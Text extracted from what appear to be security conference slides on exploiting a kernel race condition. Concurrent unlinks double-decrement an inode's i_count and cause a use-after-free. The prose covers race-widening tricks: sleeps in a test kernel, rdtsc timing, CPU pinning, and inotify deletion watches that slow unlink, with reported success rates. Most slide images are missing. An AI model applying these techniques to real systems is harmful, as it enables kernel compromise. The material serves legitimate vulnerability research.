
**Process B starts doing things whereas Process A did not finished**

# Exploitation - Taking advantage of the bug

- **During an unlink, the *i\_count* value is decremented**
  - The reference due to the link with the directory inode is removed  
→ During 2 simultaneous unlinks the *i\_count* could be decremented twice
- **We can reach zero while the system is still using the inode**
  - The inode will be freed and in an Use-After-Free state


# Exploitation - How to get an UAF ?

## ■ Exploit idea



# Exploitation - How to get an UAF ?

## ■ Reality...



## ■ Work with a minimal setup

- Minimal but representative kernel in QEMU (same kernel configuration)
- Be able to build and to test quickly

## ■ Some tips used


- Start to add a comfortable sleep to increase the race window.
  - The longer it takes, the easier it is to win the race!
- Measure the timing to test your ideas using `rdtsc()`
- Assign a process to a specific CPU and set its task priority.

## ■ **Kernel scheduler exploitation tricks and technical**



- *Racing against the clock* by Jann Horn (Google Project Zero)
- *ExpRace Academic Paper* (Yoochan Lee, Changwoo Min, Byoungyoung Lee)

- **By measuring the unlink race window, we observe that registering some inotify events increases the duration of the unlink operation!**
  - Without: mean 9258953 ( on 10 000 tests)
  - With: mean 17359443 ( + ~90%)
- **Prior to triggering the race, another process registers an inotify to receive notifications when a deletion occurs in the folder**
  - Success rate ~ 1/100 attempts (only takes few seconds)



# Exploitation - Some Race window statistics



# Exploitation - Winning the race





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
usage counter is incremented

# Exploitation - Winning the race





usage counter is incremented

